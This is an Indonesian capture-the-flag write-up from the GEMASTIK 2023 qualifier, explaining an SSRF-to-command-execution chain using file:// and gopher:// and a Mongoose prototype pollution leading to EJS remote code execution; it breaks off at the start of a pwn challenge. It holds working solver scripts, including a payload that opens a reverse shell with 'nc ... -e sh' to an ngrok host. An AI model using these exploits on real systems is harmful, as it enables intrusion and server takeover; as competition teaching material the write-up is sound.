

# **WRITEUP PENYISIHAN GEMASTIK 2023**

LHO, GAK BAHAYA TA?




**MUHAMMAD AZRIL FATHONI**  
**MUHAMMAD FAWWAZ RAZANI**

## DAFTAR ISI

<b>WEB</b>	<b>3</b>
Databreach	3
Solver	7
Gemashnotes	8
Solver	15
<b>PWN</b>	<b>17</b>
Pwnworld	17
Solver	20
<b>CRYPTO</b>	<b>23</b>
easy AES	23
Solver	25

# WEB

## Databreach



Diberikan sebuah website dan jika dibuka maka akan tampil halaman sebagai berikut :

```
<?php

//secret.php?
if (!isset($_GET['url'])) {
    die(highlight_file(__FILE__));
}

$url = $_GET['url'];


$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 10);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);

$response = curl_exec($ch);
curl_close($ch);

echo $response;

?> 1
```

Kode di atas adalah kode untuk file **index.php**. Terdapat clue **secret.php**. Namun, ketika dicoba akses tidak tampil apapun. Setelah membaca kode di atas, kita tahu bahwa **index.php** menerima parameter url yang kemudian nilainya akan di passing ke dalam fungsi phpcurl. Langsung saja kita coba untuk test dengan menggunakan website example.com.



<http://ctf-gemastik.ub.ac.id:10022/?url=https://example.com>

Kemudian, kita coba untuk menggunakan protocol `file://` untuk me-*leak* `/etc/passwd`.

```
root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

<http://ctf-gemastik.ub.ac.id:10022/?url=file:///etc/passwd>

Selanjutnya kita coba untuk me-*leak* **secret.php**, karena kita tidak mengetahui lokasi asli **secret.php** maka kita coba menggunakan `/proc/self/cwd`.

```
index@localhost ~ % curl http://ctf-gemastik.ub.ac.id:10022/?url=file:///proc/self/cwd/secret.php
<?php

include 'config.php';

$res = NULL;

if ($_SERVER['REMOTE_ADDR'] === "127.0.0.1") {
    if ($_SERVER['REQUEST_METHOD'] === "POST" && isset($_POST['role']) && isset($_POST['query']) && $_POST['role'] === "admin") {

        try {
            $query = $_POST['query'];
            $stmt = $conn->query($query);

            $result = $stmt->fetchAll(PDO::FETCH_ASSOC);


            print_r($result);
        } catch (PDOException $e) {
            system($query);
            die("Query failed: " . $e->getMessage());
        }
    }
}
```

Setelah membaca kode **secret.php**, kita dapat mengetahui bahwa kita dapat melakukan RCE dengan mengirimkan HTTP POST request ke file **secret.php** dengan POST data ``role=admin`` dan ``query=<command>``, (asalkan nilai dari ``query`` adalah **invalid SQL syntax**, maka program akan masuk ke dalam block code **catch()**), namun dengan syarat bahwa nilai dari `$_SERVER['REMOTE_ADDR']` adalah `"127.0.0.1"`, yang mengindikasikan bahwa kita harus mengirimkan requestnya dari local. Setelah googling dengan kata kunci `php curl ssrf`, kami menemukan website [berikut](#). Menurut website tersebut, kita dapat melakukan SSRF dengan menggunakan protocol `gopher`. Selanjutnya kami coba test saja seperti berikut :

Request	Response
1 GET /?url=gopher://localhost:80/_test HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: ctf-gemastik.ub.ac.id:10022	2 Date: Sun, 30 Jul 2023 14:11:09 GMT
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0	3 Server: Apache/2.4.52 (Debian)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	4 X-Powered-By: PHP/7.3.33
5 Accept-Language: en-US,en;q=0.5	5 Vary: Accept-Encoding
6 Accept-Encoding: gzip, deflate	6 Content-Length: 487
7 Connection: close	7 Connection: close
8 Upgrade-Insecure-Requests: 1	8 Content-Type: text/html; charset=UTF-8
	9
	10 HTTP/1.1 400 Bad Request
	11 Date: Sun, 30 Jul 2023 14:11:09 GMT
	12 Server: Apache/2.4.52 (Debian)
	13 Content-Length: 305
	14 Connection: close
	15 Content-Type: text/html; charset=iso-8859-1
	16
	17 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
	18 <html>
	19 <head>
	20 <title>
	21 400 Bad Request
	22 </title>
	23 </head>
	24 <body>
	25 <h1>
	Bad Request
	</h1>
	<p>
	Your browser sent a request that this server
	could not understand. 
	</p>
	<hr>
	<address>
	Apache/2.4.52 (Debian) Server at
	192.168.160.3 Port 80
	</address>

[http://ctf-gemastik.ub.ac.id:10022/?url=gopher://localhost:80/\\_test](http://ctf-gemastik.ub.ac.id:10022/?url=gopher://localhost:80/_test)

Bisa kita lihat pada gambar di atas, kita mendapatkan 2 HTTP response. Selanjutnya, kami coba untuk mengirimkan HTTP request yang valid, kami menggunakan bantuan Cyberchef untuk meng-*crafting* HTTP request tersebut.




The top part of the image shows a web browser's developer tools with an HTTP request and response. The request is a GET request to a URL that has been URL-encoded. The response is a 200 OK status from an Apache server.

The bottom part of the image shows the CyberChef interface. The 'Recipe' panel on the left has 'Unescape string' and 'URL Encode' selected. The 'Input' panel shows a POST request to /secret.php. The 'Output' panel shows the resulting URL-encoded string.

[http://ctf-gemastik.ub.ac.id:10022/?url=gopher://localhost:80/\\_POST%20%2Fsecret%2Ephp%20HTTP%2F1%2E1%0D%0AHost%3A%20localhost%0D%0AContent%2DType%3A%20application%2F%2Dwww%2Dform%2Durlencoded%0D%0AContent%2DLength%3A%2019%0D%0A%0D%0Arole%3Dadmin%26query%3DI%3E](http://ctf-gemastik.ub.ac.id:10022/?url=gopher://localhost:80/_POST%20%2Fsecret%2Ephp%20HTTP%2F1%2E1%0D%0AHost%3A%20localhost%0D%0AContent%2DType%3A%20application%2F%2Dwww%2Dform%2Durlencoded%0D%0AContent%2DLength%3A%2019%0D%0A%0D%0Arole%3Dadmin%26query%3DI%3E)

Ternyata, dengan payload di atas masih gagal. Setelah struggling cukup lama, kami akhirnya menemukan bahwa masalahnya adalah pada url encoding. Selanjutnya, kami coba menggunakan double url encoding.



The CyberChef interface shows a recipe with 'Unescape string', 'URL Encode', and another 'URL Encode' selected. The 'Input' panel shows the same POST request as before. The 'Output' panel shows the resulting double URL-encoded string.

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre> 1 GET /?url=gopher://localhost:80/_POST%2520%252Fsecret%252Ephp%2520HTTP%252F1%252E1%250D%250AHost%253A%2520localhost%250D%250AContent%252DType%253A%2520application%252F%252Dwww%252Dform%252Durlencoded%250D%250AContent%252DLength%253A%252019%250D%250A%250D%250Arole%253Dadmin%2526query%253D1s HTTP/1.1 2 Host: ctf-gemastik.ub.ac.id:10022 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Sun, 30 Jul 2023 14:41:22 GMT 3 Server: Apache/2.4.52 (Debian) 4 X-Powered-By: PHP/7.3.33 5 Vary: Accept-Encoding 6 Content-Length: 670 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 HTTP/1.1 200 OK 11 Date: Sun, 30 Jul 2023 14:41:22 GMT 12 Server: Apache/2.4.52 (Debian) 13 X-Powered-By: PHP/7.3.33 14 Vary: Accept-Encoding 15 Transfer-Encoding: chunked 16 Content-Type: text/html; charset=UTF-8 17 18 3 19 * 20 21 b 22 @miner.php 23 24 7 25 aa.php 26 27 9 28 aduh.txt 29 30 c 31 bengsky.php 32 33 13 34 composer-setup.php 35 36 b </pre>	

Selanjutnya, kita perlu mencari flag.

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre> 1 GET /?url=gopher://localhost:80/_POST%2520%252Fsecret%252Ephp%2520HTTP%252F1%252E1%250D%250AHost%253A%2520localhost%250D%250AContent%252DType%253A%2520application%252F%252Dwww%252Dform%252Durlencoded%250D%250AContent%252DLength%253A%252026%250D%250A%250D%250Arole%253Dadmin%2526query%253D1s%2520%252D1ah%2520%252F HTTP/1.1 2 Host: ctf-gemastik.ub.ac.id:10022 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>		<pre> 28 -rwxr-xr-x 1 root root 0 Jul 30 01:12 29 .dockerenv 30 31 drwxr-xr-x 1 root root 4.0K Mar 17 2022 bin 32 33 31 34 drwxr-xr-x 2 root root 4.0K Dec 11 2021 boot 35 36 30 37 drwxr-xr-x 5 root root 340 Jul 30 01:12 dev 38 39 30 40 drwxr-xr-x 1 root root 4.0K Jul 30 01:12 etc 41 42 4d 43 -r--r--r-- 1 root root 75 Jul 29 17:09 44 flag_congrats_you_found_this.txt 45 46 31 47 drwxr-xr-x 2 root root 4.0K Dec 11 2021 home 48 49 30 50 drwxr-xr-x 1 root root 4.0K Mar 17 2022 lib 51 52 32 53 drwxr-xr-x 2 root root 4.0K Mar 16 2022 lib64 54 55 32 56 drwxr-xr-x 2 root root 4.0K Mar 16 2022 media 57 58 30 59 drwxr-xr-x 2 root root 4.0K Mar 16 2022 mnt 60 61 30 62 drwxr-xr-x 2 root root 4.0K Mar 16 2022 opt </pre>	

Flag ada pada file `/flag_congrats_you_found_this.txt`. Selanjutnya, kita coba baca file flag tersebut.

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre> 1 GET /?url=file:///flag_congrats_you_found_this.txt    HTTP/1.1 2 Host: ctf-gemastik.ub.ac.id:10022 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;   x64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.   .9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Sun, 30 Jul 2023 14:44:43 GMT 3 Server: Apache/2.4.52 (Debian) 4 X-Powered-By: PHP/7.3.33 5 Vary: Accept-Encoding 6 Content-Length: 75 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 gemastik{db650870cd210d24f02f4d186576d109ac06283e68   60d051257d98ff6d5a3589} 11 </pre>	

## Solver

```

import requests

def encode_all(string):
    return "".join("%{0:0>2x}".format(ord(char)) for char in string)

url
"http://ctf-gemastik.ub.ac.id:10022/?url=gopher://localhost:80/_ "

command = "cat /flag*"
post_data = f"role=admin&query={command}"
payload = f""""POST /secret.php HTTP/1.1\r
Host: localhost\r
Content-Type: application/x-www-form-urlencoded\r
Content-Length: {len(post_data)}\r
\r
{post_data}""""

payload = encode_all(payload)
payload = encode_all(payload)


r = requests.get(url + payload)
print(url+payload)
print(r.text)

```


Flag:

gemastik{e5a303fa66ec834279a6debde75fd73fa06eefd2e2bb1de1a55ecdbb4e66c0d1}

# Gemashnotes



Diberikan website dan file gemashnotes.zip dan jika kita coba mengakses website tersebut, maka seperti berikut hasilnya :



Isi dari file zip yang diberikan adalah sebagai berikut:

```
index@localhost /mnt/d/CTF/gemastik-2023/penyisihan/web_gemashnotes
% zip -sf gemashnotes.zip
Archive contains:
  src/
  src/bin/
  src/bin/www
  src/models/
  src/models/note.js
  src/routes/
  src/routes/index.js
  src/app.js
Total 8 entries (4320 bytes)
```

Setelah menganalisis file src/app.js, kita dapat mengetahui bahwa website tersebut menggunakan express.js sebagai web servernya dan EJS sebagai template engine nya. EJS dapat kita manfaatkan untuk mendapatkan RCE nantinya apabila kita dapat melakukan prototype pollution.



```

# file: src/index.js
var createError = require('http-errors');
var express = require('express');
var path = require('path');
var cookieParser = require('cookie-parser');
var logger = require('morgan');

var indexRouter = require('./routes/index');

var app = express();

// view engine setup
app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'ejs');
app.disable('view cache');

app.use(logger('dev'));
app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(cookieParser());
app.use(express.static(path.join(__dirname, 'public')));

// main controller
app.use('/', indexRouter);

app.use(function(req, res, next) {
  next(createError(404));
});

app.use(function(err, req, res, next) {
  res.locals.message = err.message;
  res.locals.error = req.app.get('env') === 'development' ? err : {};

  res.status(err.status || 500);
  res.render('error');
});

module.exports = app;

```

Selanjutnya, kami juga menemukan bahwa website tersebut menggunakan module mongoose untuk handle koneksi ke database setelah menganalisis file `src/models/note.js`.

```
const mongoose = require("mongoose");
const NoteSchema = new mongoose.Schema({
  title: {
    type: String,
    required: true,
  },
  content: {
    type: String,
    required: true,
  },
  date: { type: Date, default: Date.now }
});

const Note = mongoose.model("Note", NoteSchema);
module.exports = Note;
```

Selanjutnya, kami coba menganalisis file `src/routes/index.js`

```
var express = require('express');
var router = express.Router();
const Note = require('../models/note');

router.get('/', (req, res, next) => {
  return res.status(200).json({status: "ok"});
});

router.get('/stats', async(req, res, next) => {
  const allNotes = await Note.find();
  return res.status(200).json({count: allNotes.length});
});

router.post('/notes', async(req, res, next) => {
  const newNote = new Note({ ...req.body });
  const insertedNote = await newNote.save();
  return res.status(201).json(insertedNote);
});

router.get('/notes/:id', async(req, res, next) => {
  try {
```

```

    const { id } = req.params;
    const note = await Note.findById(id).exec();
    if(!note) return res.status(404).send();
    return res.status(200).json(note);
  } catch (e) {
    return res.status(400).send();
  }
});

router.put('/notes/:id', async(req, res, next) => {
  try {
    const { id } = req.params;
    const note = await Note.findByIdAndUpdate(id, req.body, { new:
true });
    if(!note) return res.status(404).send();
    return res.status(200).json(note);
  } catch (e) {
    return res.status(400).send();
  }
});

module.exports = router;

```


Ada satu hal yang menarik bagi kami setelah menganalisis source code tersebut, yaitu pada:

```

const note = await Note.findByIdAndUpdate(id, req.body, { new: true
});

```

Hal tersebut menarik, karena tidak ada validasi apapun terhadap req.body. Lalu, kami mencoba googling dengan kata kunci seperti berikut :



Dan benar saja bahwa terdapat vulnerability Prototype Pollution pada fungsi findByIdAndUpdate pada mongoose versi 7.3.2. Kami menemukannya pada sumber berikut [ini](#). Selanjutnya kami mencoba untuk melakukan Prototype Pollution dengan script berikut.

```
import requests

url = "http://ctf-gemastik.ub.ac.id:10024/"

s = requests.Session()
r = s.get(url)

data = {
    "title": "test",
    "content": "hello",
    "date": "2021-10-10T10:10:10.000Z"
}

new_data = {
    "$rename": {
        "content": "__proto__.test"
    },
    "date": "2021-10-10T10:10:10.000Z"
}

r = s.post(url+"notes", json=data)
note_id = r.json()["_id"]
print(f"[Before] {r.text}")
r = s.put(url+f"notes/{note_id}", json=new_data)
print(f"[After] {r.text}")
```

Hasilnya :

```
[Before] {"title":"test","content":"hello","date":"2021-10-10T10:10:10.000Z","_id":"64c685108723e0751a7af158","__v":0}
[After] {"_id":"64c685108723e0751a7af158","title":"test","date":"2021-10-10T10:10:10.000Z","__v":0}
```

Dari response tersebut, **content** menjadi hilang, kami berkesimpulan bahwa kami berhasil melakukan prototype pollution. Selanjutnya adalah mencari cara untuk melakukan RCE. Pada website tadi juga disebutkan seperti berikut :

## Impact

If used with Express and EJS, this bug can **easily lead to RCE**. Many other libraries have known prototype pollution exploits as well, which may cause significant impact.

We also found that we can actually exploit Mongoose itself with the prototype pollution, to cause it to bypass all query parameters when using `.find()`, which allows an attacker to potentially dump entire collections:

Kami menggunakan referensi berikut untuk mendapatkan RCE,  
<https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce>

As we can see from the above snippet, if `opts.client` **exists**, `opts.escapeFunction` attribute will be reflected inside the **function body**. As `opts.client` and `opts.escapeFunction` aren't set by default, it is possible to use them to reach the eval sink and get a RCE!

```
{
  "__proto__": {
    "client": 1,
    "escapeFunction": "JSON.stringify; process.mainModule.require('child_process').exec('id | nc localh"
  }
}
```

Menurut website tersebut, kita dapat melakukan RCE apabila `opts.client` bernilai true lalu pada `opts.escapeFunction` kita dapat menggunakan module `child_process` untuk menjalankan command system. Terakhir, kita perlu mengakses fungsi `render()` untuk mentrigger exploit kita, yang mana pada website ini, fungsi tersebut dipanggil ketika path tidak ditemukan (404 Not found).

```
# file: src/app.js
...
app.use(function(err, req, res, next) {
  res.locals.message = err.message;
  res.locals.error = req.app.get('env') === 'development' ? err : {};

  res.status(err.status || 500);
  res.render('error');
});
...
```

Selanjutnya, untuk mengetest apakah exploit kita berhasil, kita perlu setup ngrok terlebih dahulu (untuk reverse shell). Kami menggunakan script berikut untuk mengetestnya :

```

import requests

url = "http://ctf-gemastik.ub.ac.id:10024/"

s = requests.Session()
r = s.get(url)

data = {
    "title": "test",
    "content": "JSON.stringify(
process.mainModule.require('child_process').exec('nc
0.tcp.ap.ngrok.io 18760 -e sh')",
    "date": "2021-10-10T10:10:10.000Z"
}

new_data = {
    "$rename": {
        "title": "__proto__.client",
        "content": "__proto__.escapeFunction"
    },
    "date": "2021-10-10T10:10:10.000Z"
}

r = s.post(url+"notes", json=data)
note_id = r.json()[ "_id" ]
print(f"[Before] {r.text}")
r = s.put(url+f"notes/{note_id}", json=new_data)
print(f"[After] {r.text}")
r = s.get(url+"triggerExploit")

```

Namun ternyata gagal. Selanjutnya kami mencoba untuk mengganti “\_\_proto\_\_” menjadi “constructor.prototype” dan ternyata berhasil.

```

index@localhost ~ % nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 127.0.0.1 52714
uname -a
Linux 5dadf347925f 5.19.0-1029-aws #30~22.04.1-Ubuntu SMP Thu Jul 13 17:17:32 UTC 2023 x86_64 Linux

```

Flag ada pada /y0r\_pr1z3.

```
ls /
bin
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
y0r_pr1z3
cat y0r_pr1z3
cat /y0r_pr1z3
gemastik{web_gemashnotes_55a04666584629f61fb5379ed346f9a7bb80e92cf95cba72}
```

## Solver

```
import requests

url = "http://ctf-gemastik.ub.ac.id:10024/"

s = requests.Session()
r = s.get(url)

data = {
    "title": "true",
    "content": "JSON.stringify;
process.mainModule.require('child_process').exec('nc
0.tcp.ap.ngrok.io 18760 -e sh')",
    "date": "2021-10-10T10:10:10.000Z"
}

new_data = {
    "$rename": {
        "title": "constructor.prototype.client",
        "content": "constructor.prototype.escapeFunction"
    },
    "date": "2021-10-10T10:10:10.000Z"
}

r = s.post(url+"notes", json=data)
```

```
note_id = r.json()[ "_id"]
print(f"[Before] {r.text}")
r = s.put(url+f"notes/{note_id}", json=new_data)
print(f"[After] {r.text}")
r = s.get(url+"triggerExploit")
```


Flag:

gemastik{web\_gemashnotes\_55a04666584629f61fb5379ed346f9a7bb80e92cf95cba72}



# PWN

## Pwnworld



Diberikan binary **pwnworld** sebagai attachment. Untuk langkah awal, mari kita lakukan basic file check untuk mengetahui karakteristik serta keamanan yang ada pada program tersebut agar dapat pemahaman yang kuat.

```
(kali@kali)-[~/WriteUps/CTF Events/2023-GemastikCTF/pwn-pwnworld]
$ file pwnworld
pwnworld ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter ./ld-2.37.so, for GNU/Linux 3.2.0, BuildID[sha1]=8efeb10bf34798d89e0eae74a3cb81e5a7a51f, not stripped

(kali@kali)-[~/WriteUps/CTF Events/2023-GemastikCTF/pwn-pwnworld]
$ checksec --file=pwnworld
